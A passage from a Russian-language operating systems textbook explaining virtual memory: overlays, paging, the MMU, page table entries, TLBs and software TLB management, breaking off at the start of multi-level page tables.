Проблемы программ, превышающих по объему размер имеющейся памяти, возникли еще на заре компьютерной эры, правда, проявились они в таких узких областях, как решение научных и прикладных задач (существенные объемы памяти требуются для моделирования возникновения Вселенной или даже для авиасимулятора нового самолета). В 1960-е годы было принято решение разбивать программы на небольшие части, называемые **оверлеями**. При запуске программы в память загружался только администратор оверлейной загрузки, который тут же загружал и запускал оверлей с порядковым номером 0. Когда этот оверлей завершал свою работу, он мог сообщить администратору загрузки оверлеев о необходимости загрузки оверлея 1 либо выше оверлея 0, находящегося в памяти (если для него было достаточно пространства), либо поверх оверлея 0 (если памяти не хватало). Некоторые оверлейные системы имели довольно сложное устройство, позволяя множеству оверлеев одновременно находиться в памяти. Оверлеи хранились на диске, и их свопинг с диска в память и обратно осуществлялся администратором загрузки оверлеев.

Хотя сама работа по свопингу оверлеев с диска в память и обратно выполнялась операционной системой, разбиение программ на части выполнялось программистом в ручном режиме. Разбиение больших программ на небольшие модульные части было очень трудоемкой, скучной и не застрахованной от ошибок работой. Преуспеть в этом деле удавалось далеко не всем программистам. Прошло не так много времени, и был придуман способ, позволяющий возложить эту работу на компьютер.

Изобретенный метод (Fotheringham, 1961) стал известен как **виртуальная память**. В основе виртуальной памяти лежит идея, что у каждой программы имеется собственное адресное пространство, которое разбивается на участки, называемые **страницами**. Каждая страница представляет собой непрерывный диапазон адресов. Эти страницы отображаются на физическую память, но для запуска программы одновременное присутствие в памяти всех страниц необязательно. Когда программа ссылается на часть своего адресного пространства, находящегося в физической памяти, аппаратное обеспечение осуществляет необходимое отображение на лету. Когда программа ссылается на часть своего адресного пространства, которое *не находится* в физической памяти, операционная система предупреждается о том, что необходимо получить недостающую часть и повторно выполнить потерпевшую неудачу команду.

В некотором смысле виртуальная память является обобщением идеи базового и ограничительного регистров. У процессора 8088 было несколько отдельных базовых регистров (но не было ограничительных регистров) для текста и данных программы. При использовании виртуальной памяти вместо отдельного перемещения только сегмента текста или только сегмента данных программы на физическую память в сравнительно небольших блоках может быть отображено все адресное пространство. Реализация виртуальной памяти будет показана далее.

Виртуальная память неплохо работает и в многозадачных системах, когда в памяти одновременно содержатся составные части многих программ. Пока программа ждет считывания какой-либо собственной части, центральный процессор может быть отдан другому процессу.

3.3.1. Страничная организация памяти

Большинство систем виртуальной памяти используют технологию под названием **страничная организация памяти** (paging), к описанию которой мы сейчас и приступим. На любом компьютере программы ссылаются на набор адресов памяти. Когда программа выполняет команду

```
MOV REG,1000
```

она осуществляет копирование содержимого ячейки памяти с адресом 1000 в *REG* (или наоборот, в зависимости от компьютера). Адреса могут генерироваться с использованием индексной адресации, базовых регистров, сегментных регистров и другими способами.

Такие сгенерированные программным способом адреса называются **виртуальными адресами**, именно они и формируют **виртуальное адресное пространство**. На компьютерах, не использующих виртуальную память, виртуальные адреса выставляются непосредственно на шине памяти, что приводит к чтению или записи слова физической памяти с таким же адресом. При использовании виртуальной памяти виртуальные адреса не выставляются напрямую на шине памяти. Вместо этого они поступают в **диспетчер памяти** (Memory Management Unit (**MMU**)), который отображает виртуальные адреса на адреса физической памяти (рис. 3.8).

Очень простой пример работы такого отображения показан на рис. 3.9. В этом примере у нас есть компьютер, генерирующий 16-разрядные адреса, от 0 и до 64K – 1. Это виртуальные адреса. Но у этого компьютера есть только 32 Кбайт физической памяти. И хотя для него можно написать программы объемом 64 Кбайт, целиком загрузить в память и запустить такие программы не представляется возможным. Но полный дубликат содержимого памяти всей программы, вплоть до 64 Кбайт, может размещаться на диске, позволяя вводить ее по частям по мере надобности.

Виртуальное адресное пространство состоит из блоков фиксированного размера, называемых **страницами**. Соответствующие блоки в физической памяти называются **страничными блоками**. Страницы и страничные блоки имеют, как правило, одинаковые размеры. В нашем примере их размер составляет 4 Кбайт, но в реальных системах используются размеры страниц от 512 байт до 1 Гбайт. При наличии 64 Кбайт виртуального адресного пространства и 32 Кбайт физической памяти мы получаем 16 виртуальных страниц и 8 страничных блоков. Перенос информации между оперативной памятью и диском всегда осуществляется целыми страницами. Многие




Рис. 3.8. Расположение и предназначение диспетчера памяти. Здесь он показан в составе микросхемы центрального процессора, как это чаще всего и бывает в наши дни. Но логически он может размещаться и в отдельной микросхеме, как было в прошлом

процессоры поддерживают несколько размеров страниц, которые могут быть смешаны и подобраны по усмотрению операционной системы. Например, архитектура x86-64 поддерживает страницы размером 4 Кбайт, 2 Мбайт и 1 Гбайт, поэтому для пользовательских приложений можно использовать страницы размером 4 Кбайт, а для ядра — одну страницу размером 1 Гбайт. Почему иногда лучше использовать одну большую страницу, а не много маленьких, будет объяснено позже.

На рис. 3.9 приняты следующие обозначения. Диапазон, помеченный 0K–4K, означает, что виртуальные или физические адреса этой страницы составляют от 0 до 4095. Диапазон 4K–8K ссылается на адреса от 4096 до 8191 и т. д. Каждая страница содержит строго 4096 адресов, которые начинаются с чисел, кратных 4096, и заканчиваются числами на единицу меньше чисел, кратных 4096.

К примеру, когда программа пытается получить доступ к адресу 0, используя команду

```
MOV REG,0
```

диспетчеру памяти посылается виртуальный адрес 0. Диспетчер видит, что этот виртуальный адрес попадает в страницу 0 (от 0 до 4095), которая в соответствии со своим отображением представлена страничным блоком 2 (от 8192 до 12 287). Соответственно, он трансформируется в адрес 8192, который и выставляется на шину. Память вообще не знает о существовании диспетчера и видит только запрос на чтение или запись по адресу 8192, который и выполняет. Таким образом диспетчер памяти эффективно справляется с отображением всех виртуальных адресов между 0 и 4095 на физические адреса от 8192 до 12 287.

Аналогично этому команда

```
MOV REG,8192
```

эффективно преобразуется в

```
MOV REG,24576
```

поскольку виртуальный адрес 8192 (в виртуальной странице 2) отображается на 24 576 (в физической странице 6). В качестве третьего примера виртуальный адрес 20 500 отстоит на 20 байт от начала виртуальной страницы 5 (виртуальные адреса от 20 480 до 24 575) и отображается на физический адрес 12 288 + 20 = 12 308.

Рис. 3.9. Связь между виртуальными адресами и адресами физической памяти, получаемая с помощью таблицы страниц. Каждая страница начинается с адресов, кратных 4096, и завершается на 4095 адресов выше, поэтому 4K–8K на самом деле означает 4096–8191, а 8K–12K означает 8192–12 287

Сама по себе возможность отображения 16 виртуальных страниц на 8 страничных блоков за счет соответствующей настройки таблиц диспетчера памяти не решает проблемы превышения объема виртуальной памяти над объемом физической памяти. Поскольку в нашем распоряжении только 8 физических страничных блоков, то на физическую память могут отображаться только 8 виртуальных страниц (рис. 3.9). Остальные, отмеченные на рисунке крестиками, в число отображаемых не попадают. Реальное оборудование отслеживает присутствие конкретных страниц в физической памяти за счет **бита присутствия-отсутствия**.

А что происходит, если, к примеру, программа ссылается на неотображаемые адреса с помощью команды

```
MOV REG,32780
```

которая обращается к байту 12 внутри виртуальной страницы 8 (которая начинается с адреса 32 768)? Диспетчер памяти замечает, что страница не отображена (поскольку она на рисунке помечена крестиком), и заставляет центральный процессор передать управление операционной системе. Это системное прерывание называется **ошибкой отсутствия страницы** (page fault). Операционная система выбирает редко используемый страничный блок и сбрасывает его содержимое на диск (если оно еще не там). Затем она извлекает (также с диска) страницу, на которую была ссылка, и помещает ее в только что освободившийся страничный блок, вносит изменения в таблицы и заново запускает прерванную команду.

К примеру, если операционная система решит выселить содержимое страничного блока 1, она загрузит виртуальную страницу 8 начиная с физического адреса 4096 и внесет два изменения в карту диспетчера памяти. Сначала в запись о виртуальной странице 1 будет внесена пометка о том, что эта страница не отображена, чтобы при любом будущем обращении к виртуальным адресам в диапазоне от 4096 до 8191 вызывалось системное прерывание. Затем крестик в записи, относящейся к виртуальной странице 8, будет изменен на цифру 1, поэтому при повторном выполнении прерванной команды произойдет отображение виртуального адреса 32 780 на физический адрес 4108 (4096 + 12).

Теперь рассмотрим внутреннее устройство диспетчера памяти, чтобы понять, как он работает и почему мы выбрали размер страницы, кратный степени числа 2. На рис. 3.10 показан пример виртуального адреса 8196 (0010000000000100 в двоичной записи), отображенного с использованием карты диспетчера памяти с рис. 3.9. Входящий 16-разрядный виртуальный адрес делится на 4-битный номер страницы и 12-битное смещение. Выделяя 4 бита под номер страницы, мы можем иметь 16 страниц, а с 12 битами под смещение можем адресовать все 4096 байт внутри страницы.

Номер страницы используется в качестве индекса внутри **таблицы страниц** для получения номера страничного блока, соответствующего виртуальной странице. Если бит




Рис. 3.10. Преобразование диспетчером памяти виртуального адреса в физический для 16 страниц по 4 Кбайт

присутствия-отсутствия установлен в 0, то вызывается системное прерывание. Если бит установлен в 1, из таблицы страниц берется номер страничного блока, который копируется в старшие 3 бита выходного регистра вместе с 12-битным смещением, которое копируется в неизменном виде из входящего виртуального адреса. Вместе они формируют 15-разрядный физический адрес. Затем значение выходного регистра выставляется на шине памяти в качестве физического адреса.

3.3.2. Таблицы страниц

При простой реализации отображение виртуальных адресов на физические может быть сведено к следующему: виртуальный адрес делится на номер виртуальной страницы (старшие биты) и смещение (младшие биты). К примеру, при 16-разрядной адресации и размере страниц 4 Кбайт старшие 4 бита могут определять одну из 16 виртуальных страниц, а младшие 12 бит — смещение в байтах (от 0 до 4095) внутри выбранной страницы. Но для страницы также можно выделить 3, или 5, или какое-нибудь другое количество битов. Различные варианты выделения подразумевают различные размеры страниц.

Номер виртуальной страницы используется в качестве индекса внутри таблицы страниц, который нужен для поиска записи для этой виртуальной страницы. Из записи в таблице страниц берется номер страничного блока (если таковой имеется). Номер страничного блока присоединяется к старшим битам смещения, заменяя собой номер виртуальной страницы, чтобы сформировать физический адрес, который может быть послан к памяти.

Таким образом, предназначение таблицы страниц заключается в отображении виртуальных страниц на страничные блоки. С математической точки зрения таблица страниц — это функция, в которой в качестве аргумента выступает номер виртуальной страницы, а результатом является номер физического блока. При использовании результата этой функции поле виртуальной страницы в виртуальном адресе можно заменить полем страничного блока, формируя таким образом адрес физической памяти.

В данной главе нас интересует только виртуальная память, а не полная виртуализация. Иными словами, нам пока не до виртуальных машин. В главе 7 будет показано, что каждая виртуальная машина требует собственной виртуальной памяти, а в результате организация таблицы страниц становится гораздо сложнее, при этом привлекаются теневые или вложенные таблицы страниц, и не только это. Но как мы увидим далее, даже без таких загадочных конфигураций подкачка и виртуальная память остаются довольно сложными технологиями.

Структура записи в таблице страниц

Давайте перейдем от общего рассмотрения структуры таблицы страниц к подробностям отдельной записи в этой таблице. Точный формат записи сильно зависит от конструкции машины, но вид присутствующей в ней информации примерно одинаков для всех машин. На рис. 3.11 показан пример записи в таблице страниц. Размер варьируется от компьютера к компьютеру, но обычно он составляет 32 бита. Наиболее важным является поле *номера страничного блока* (Page frame number). В конечном счете цель страничного отображения и состоит в выдаче этого значения. Следующим по значимости является бит *присутствия-отсутствия*. Если он установлен в 1, запись имеет смысл и может быть использована. А если он установлен в 0, то виртуальная страница, которой принадлежит

эта запись, в данный момент в памяти отсутствует. Обращение к записи таблицы страниц, у которой этот бит установлен в 0, вызывает ошибку отсутствия страницы.

Биты *защиты* сообщают о том, какого рода доступ разрешен. В простейшей форме это поле состоит из 1 бита со значением 0 для чтения-записи и значением 1 только для чтения. При более сложном устройстве имеется 3 бита, по одному для разрешения чтения, записи и исполнения страницы.

Биты *модификации* и *ссылки* отслеживают режим использования страницы. Когда в страницу осуществляется запись, аппаратура автоматически устанавливает бит *модификации*. Этот бит имеет значение, когда операционная система решает регенерировать страничный блок. Если содержащаяся в нем страница подвергалась модификации (то есть является измененной), ее нужно сбросить обратно на диск. Если же она не подвергалась модификации (то есть является неизмененной), от нее можно отказаться, поскольку ее дисковая копия не утратила актуальности. Этот бит иногда называется **битом изменения**, поскольку он отражает состояние страницы.




Рис. 3.11. Типичная запись таблицы страниц

Бит *ссылки* устанавливается при обращении к странице как для чтения, так и для записи. Он призван помочь операционной системе выбрать выселяемую страницу при возникновении ошибки отсутствия страницы. Страницы, к которым не было обращений, являются более предпочтительными кандидатами, чем востребуемые, и этот бит играет важную роль в ряде алгоритмов замещения страниц, которые будут рассмотрены далее в этой главе.

И наконец, оставшийся бит позволяет блокировать кэширование страницы. Эта возможность актуальна для тех страниц, которые отображаются на регистры устройств, а не на память. Если операционная система вошла в цикл ожидания отклика какого-нибудь устройства ввода-вывода на только что выданную ею команду, очень важно, чтобы аппаратура продолжала извлечение слова из устройства, а не использовала старую копию, попавшую в кэш. Благодаря этому биту кэширование может быть отключено. Те машины, у которых есть отдельное пространство ввода-вывода и которые не используют ввод-вывод с отображением данного пространства в память, в этом бите не нуждаются.

Заметьте, что адрес на диске, который используется для хранения страницы, в таблице страниц не фигурирует. Причина проста. В таблице страниц содержится только та информация, которая нужна оборудованию, чтобы перевести виртуальный адрес в физический. Информация, необходимая операционной системе для обработки ошибки отсутствия страницы, содержится в таблицах программного обеспечения внутри операционной системы. Оборудование в них не нуждается.

Перед более глубоким погружением в вопросы реализации стоит еще раз отметить, что в принципе виртуальная память создает новую абстракцию — адресное пространство,

которое является абстракцией физической памяти точно так же, как процесс является абстракцией физического процессора (ЦПУ). Виртуальная память может быть реализована за счет разбиения виртуального адресного пространства на страницы и отображения каждой страницы на какой-нибудь страничный блок физической памяти или содержания ее (временно) в неотображенном состоянии. Поэтому в этой главе речь идет в основном об абстракции, созданной операционной системой, и о том, как эта абстракция управляется.

3.3.3. Ускорение работы страничной организации памяти

После того как мы рассмотрели основы виртуальной памяти и страничной организации, настало время углубиться в подробности возможных вариантов реализации. В любой системе со страничной организацией памяти необходимо рассмотреть два основных вопроса.

1. Отображение виртуального адреса на физический должно быть быстрым.
2. Если пространство виртуальных адресов слишком обширное, таблица страниц будет иметь весьма солидный размер.

Первый пункт является следствием того, что отображение виртуальной памяти на физическую должно осуществляться при каждом обращении к памяти. Все команды в конечном счете должны поступать из памяти, и многие из них ссылаются на операнды, которые также находятся в памяти. Следовательно, при выполнении каждой команды необходимо обращаться к таблице страниц один, два или более раз. Если выполнение команды занимает, скажем, 1 нс, то поиск в таблице страниц, чтобы не стать главным узким местом, должен быть произведен не более чем за 0,2 нс.

Второй пункт следует из факта, что все современные компьютеры используют как минимум 32-разрядные виртуальные адреса, но все более обычными для настольных компьютеров и ноутбуков становятся 64-разрядные адреса. При размере страницы, скажем, 4 Кбайт 32-разрядное адресное пространство имеет 1 млн страниц, а 64-разрядное адресное пространство имеет намного больше страниц, чем вам может понадобиться. При 1 млн страниц в виртуальном адресном пространстве таблица страниц должна содержать 1 млн записей. Также следует помнить, что каждому процессу требуется собственная таблица страниц (поскольку у него собственное виртуальное адресное пространство).

Потребность в обширном и быстром отображении страниц является весьма существенным ограничением на пути создания компьютеров. Простейшая конструкция (по крайней мере, концептуально) состоит в использовании одной таблицы страниц, состоящей из массива быстродействующих аппаратных регистров, имеющей по одной записи для каждой виртуальной страницы, проиндексированной по номеру виртуальной страницы (см. рис. 3.10). При запуске процесса операционная система загружает регистры таблицей страниц этого процесса, которая берется из копии, хранящейся в оперативной памяти. Во время выполнения процесса таблице страниц не нужны никакие дополнительные ссылки на память. Преимуществами этого метода являются простота и отсутствие каких-либо обращений к памяти во время отображения. Его недостаток — в чрезмерных затратах при большом размере таблицы страниц, что зачастую просто непрактично. Еще один недостаток заключается в необходимости загрузки всей таблицы страниц при каждом переключении контекста, что полностью убьет производительность.

Другой крайностью является конструкция, при которой вся таблица страниц может целиком находиться в оперативной памяти. При этом аппаратуре нужно иметь лишь один регистр, указывающий на начало таблицы страниц. Такая конструкция позволяет отображению виртуальной памяти на физическую меняться при переключении контекста путем перезагрузки всего лишь одного регистра. Здесь, разумеется, есть и недостаток, поскольку для считывания записей таблицы страниц во время выполнения каждой команды требуется одно или несколько обращений к памяти, что существенно замедляет работу.

Буферы быстрого преобразования адреса

Теперь рассмотрим широко используемую систему, призванную ускорить страничную организацию памяти и обрабатывать большие виртуальные адресные пространства, отталкиваясь от прежней схемы. Отправной точкой для большинства оптимизирующих технологий является содержание таблицы страниц в памяти. Потенциально такая конструкция оказывает сильное влияние на производительность. Рассмотрим, к примеру, однобайтную команду, копирующую один регистр в другой. При отсутствии страничной организации эта команда осуществляет лишь одно обращение к памяти для извлечения самой команды. При страничной организации памяти понадобится как минимум еще одно обращение к памяти для доступа к таблице страниц. Поскольку скорость выполнения обычно ограничена скоростью, с которой центральный процессор может извлечь инструкцию и данные из памяти, необходимость осуществления при каждом обращении к памяти двух обращений снижает производительность вдвое. При таких условиях использовать страничную организацию памяти никто не станет.

Разработчики компьютерных систем были знакомы с этой проблемой много лет и наконец придумали решение, которое основывалось на том наблюдении, что большинство программ склонны большинство своих обращений направлять к небольшому количеству страниц, а не наоборот. Поэтому интенсивному чтению подвергается лишь небольшая часть записей таблицы страниц, а остальная часть практически не используется.

Найденное решение состояло в оснащении компьютеров небольшим устройством для отображения виртуальных адресов на физические без просмотра таблицы страниц. Состояние этого устройства, названного **буфером быстрого преобразования адреса** (Translation Lookaside Buffer (**TLB**)), которое иногда еще называют **ассоциативной памятью**, показано в табл. 3.1. Зачастую это устройство находится внутри диспетчера памяти и состоит из небольшого количества записей. В данном примере их 8, но их количество редко превышает 64. Каждая запись содержит информацию об одной странице, включающую номер виртуальной страницы, бит, устанавливающийся при модификации страницы, код защиты (разрешение на чтение, запись и выполнение) и физический страничный блок, в котором расположена страница. Эти поля имеют точное соответствие полям в таблице страниц, за исключением номера виртуальной страницы, который в таблице страниц не нужен. Еще один бит показывает задействованность страницы (то есть используется она или нет).

Пример, который мог бы сформировать TLB, показанный в табл. 3.1, — это циклический процесс, занимающий виртуальные страницы 19, 20 и 21, поэтому их записи в TLB имеют коды защиты, разрешающие чтение и исполнение. Основные данные, используемые в этот момент (скажем, обрабатываемый массив), занимают страницы 129 и 130. Страница 140 содержит индексы, используемые при вычислениях, производимых с элементами массива. И наконец, стек занимает страницы 860 и 861.

Таблица 3.1. Буфер быстрого преобразования адреса, используемый для ускорения страничного доступа к памяти

Задействована	Виртуальная страница	Изменена	Защищена	Страничный блок
1	140	1	RW	31
1	20	0	R X	38
1	130	1	RW	29
1	129	1	RW	62
1	19	0	R X	50
1	21	0	R X	45
1	860	1	RW	14
1	861	1	RW	75

Теперь рассмотрим работу TLB. Когда диспетчеру памяти предоставляется для преобразования виртуальный адрес, аппаратура сначала проверяет, не содержится ли номер его виртуальной страницы в TLB, одновременно (то есть параллельно) сравнивая его значение со всеми записями. Для этого потребуется специальное оборудование, имеющееся у всех диспетчеров памяти с TLB-буферами. Если будет найдено соответствие и биты защиты не будут препятствовать доступу, номер страничного блока будет взят непосредственно из TLB, без обращения к таблице страниц. Если номер виртуальной страницы присутствует в TLB, но команда пытается осуществить запись в страницу, предназначенную только для чтения, генерируется ошибка защиты.

Нас интересует, что же произойдет, если номер виртуальной страницы не будет найден в TLB. Диспетчер памяти обнаруживает его отсутствие и осуществляет обычный поиск в таблице страниц. Затем он выселяет одну из записей в TLB, заменяя ее только что найденной записью из таблицы страниц. Поэтому, если вскоре эта страница будет востребована снова, то во второй раз она уже будет найдена в TLB. Когда запись удаляется из TLB, бит модификации копируется обратно в таблицу страниц, находящуюся в памяти. Другие значения, за исключением бита ссылки, там уже присутствуют. Когда TLB загружается из таблицы страниц, все поля берутся из памяти.

Программное управление буфером TLB

До сих пор мы предполагали, что каждая машина со страничной виртуальной памятью имеет таблицы страниц, распознаваемые аппаратурой, плюс TLB. При такой конструкции управление TLB и обработка TLB-ошибок осуществляется исключительно оборудованием диспетчера памяти. Прерывания, передающие управление операционной системе, происходят, только если страница отсутствует в памяти.

В былые времена такое предположение вполне соответствовало действительности. Но многие современные RISC-машины, включая SPARC, MIPS и (теперь уже ставшие историей) HP PA, осуществляют практически все управление страницами программным образом. На этих машинах записи TLB загружаются операционной системой явным образом. Когда нужная запись в TLB отсутствует, диспетчер памяти, вместо того чтобы обращаться к таблицам страниц для поиска и извлечения сведений о нужной странице, просто генерирует TLB-ошибку и подбрасывает проблему операционной системе. Система должна отыскать страницу, удалить запись из TLB, внести новую запись и перезапустить команду, вызвавшую ошибку. И разумеется, все это долж-

но быть сделано с использованием минимума команд, поскольку ошибка отсутствия записи в TLB случается намного чаще, чем ошибка отсутствия страницы в таблице.

Как ни странно, но при умеренно большом TLB (скажем, 64 записи) программное управление этим буфером оказывается вполне эффективным средством снижения количества ошибок отсутствия нужной записи. Основным преимуществом такого управления является существенное упрощение диспетчера памяти, освобождающее большую площадь микросхемы центрального процессора под кэш и другие функциональные узлы, способные повысить производительность. Программное управление TLB рассмотрено в работе Uhlig et al., 1994.

Для улучшения производительности на машинах, осуществляющих программное управление TLB, в давние времена были разработаны различные стратегии. В одном из подходов прилагались усилия как по сокращению ошибок отсутствия нужных записей в TLB, так и по уменьшению издержек при возникновении этих ошибок (Bala et al., 1994). Иногда для сокращения количества ошибок отсутствия нужных записей в TLB операционная система может воспользоваться своей интуицией для определения того, какие из страниц, скорее всего, будут востребованы в следующую очередь, и заранее загрузить касающиеся их записи в TLB. Например, когда клиентский процесс отправляет сообщение серверному процессу на той же самой машине, высока вероятность того, что сервер вскоре также будет задействован. Располагая этими сведениями во время обработки системного прерывания, занимающегося отправкой (*send*), система может заодно с этим проверить, присутствуют ли в карте отображения страницы кода, данных и стека сервера, и отобразить их до того, как появятся предпосылки для возникновения ошибки TLB.

Обычный способ аппаратной или программной обработки ошибки TLB заключается в переходе к таблице страниц и осуществлении операций индексации для определения местоположения затребованной страницы. Проблема выполнения этого поиска программным способом состоит в том, что страницы, содержащие таблицу страниц, могут отсутствовать в TLB, что может стать причиной дополнительных TLB-ошибок в процессе обработки. От этих ошибок можно избавиться за счет использования довольно большого (например, 4 Кбайт) программного кэша записей TLB в фиксированном месте, сведения о странице которого всегда содержатся в TLB. При первой проверке программного кэша операционная система может существенно сократить количество TLB-ошибок.

При использовании программного управления TLB важно понять разницу между различными видами ошибок отсутствия записей. **Программная ошибка отсутствия** происходит, когда страница, к которой идет обращение, отсутствует в TLB, но присутствует в памяти. Для ее устранения требуется лишь обновление TLB и не требуется выполнение операций ввода-вывода с обращением к диску. Обычно устранение программной ошибки отсутствия требует 10–20 машинных команд и может быть завершено за несколько наносекунд. В отличие от нее **аппаратная ошибка отсутствия** происходит, когда сама страница отсутствует в памяти (и, разумеется, запись о ней отсутствует в TLB). Для получения страницы требуется обращение к диску, занимающее в зависимости от используемого диска несколько миллисекунд. Аппаратная ошибка отсутствия обрабатывается почти в миллион раз медленнее, чем программная. Просмотр отображения в иерархии таблиц страниц называется **просмотром таблиц страниц** (page table walk).

Фактически дела обстоят еще хуже. Ошибка отсутствия носит не только программный или аппаратный характер. Некоторые ошибки отсутствия имеют по сравнению

с другими ошибками отсутствия больше программный (или больше аппаратный) характер. Например, при просмотре таблицы страниц нужная страница в таблице страниц процесса отсутствует, и программа, таким образом, сталкивается с ошибкой отсутствия страницы. В данной ситуации существуют три возможности. Во-первых, страница фактически может находиться в памяти, но отсутствовать в таблице страниц процесса. Например, страница может быт взята с диска другим процессом. В таком случае нужно вместо нового обращения к диску просто соответствующим образом отобразить страницу в таблицах страниц. Это скорее программная ошибка отсутствия страницы, известная как **легкая ошибка отсутствия страницы** (minor page fault). Во-вторых, если страницу нужно брать с диска, это будет считаться серьезной ошибкой отсутствия страницы. В-третьих, вполне возможно, что программа просто обратилась по неверному адресу и в TLB вообще не нужно добавлять никакого отображения. В таком случае операционная система обычно прекращает выполнение программы с выдачей **ошибки сегментации**. И только в этом случае программа действительно делает что-то неправильно. Во всех остальных случаях ценой некоторой потери производительности все автоматически исправляется оборудованием и/или операционной системой.

3.3.4. Таблицы страниц для больших объемов памяти

Буферы TLB могут использоваться для увеличения скорости преобразования виртуальных адресов в физические при обычной системе хранения таблицы страниц в памяти. Но этим проблемы не исчерпываются. Возникают проблемы обслуживания очень больших виртуальных адресных пространств. Далее будут рассмотрены два способа, позволяющие справиться с этими проблемами.

Многоуровневые таблицы страниц

В качестве первого подхода рассмотрим использование многоуровневой таблицы страниц, простой пример которой показан на рис. 3.12. В его левой части (на фрагменте *а*) показан 32-разрядный виртуальный адрес, разбитый на 10-битное поле PT1, 10-битное поле PT2 и 12-битное поле смещения. Поскольку под смещение отведено 12 бит, страницы имеют размер 4 Кбайт и их общее количество составляет 2^{20}.

Секрет метода использования многоуровневой таблицы страниц заключается в отказе от постоянного хранения всех таблиц страниц в памяти. В частности, вообще не должны храниться те таблицы, в которых нет необходимости. Предположим, к примеру, что процессу требуются 12 Мбайт: нижние 4 Мбайт памяти — для текста программы, следующие 4 Мбайт — для данных и верхние 4 Мбайт — для стека. Между верхней границей данных и дном стека образуется огромная неиспользуемая дыра.

На рис. 3.12, *б* показано, как работает двухуровневая таблица страниц. Слева показана таблица страниц верхнего уровня, содержащая 1024 записи, соотносящиеся с 10-битным полем PT1. Когда диспетчеру памяти предоставляется виртуальный адрес, то сначала он извлекает поле PT1 и использует его значение в качестве индекса для таблицы страниц верхнего уровня. Каждая из этих 1024 записей в таблице страниц верхнего уровня представляет 4 Мбайт, поскольку все 4-гигабайтное (то есть 32-разрядное) виртуальное адресное пространство было разбито на фрагменты по 4096 байт.

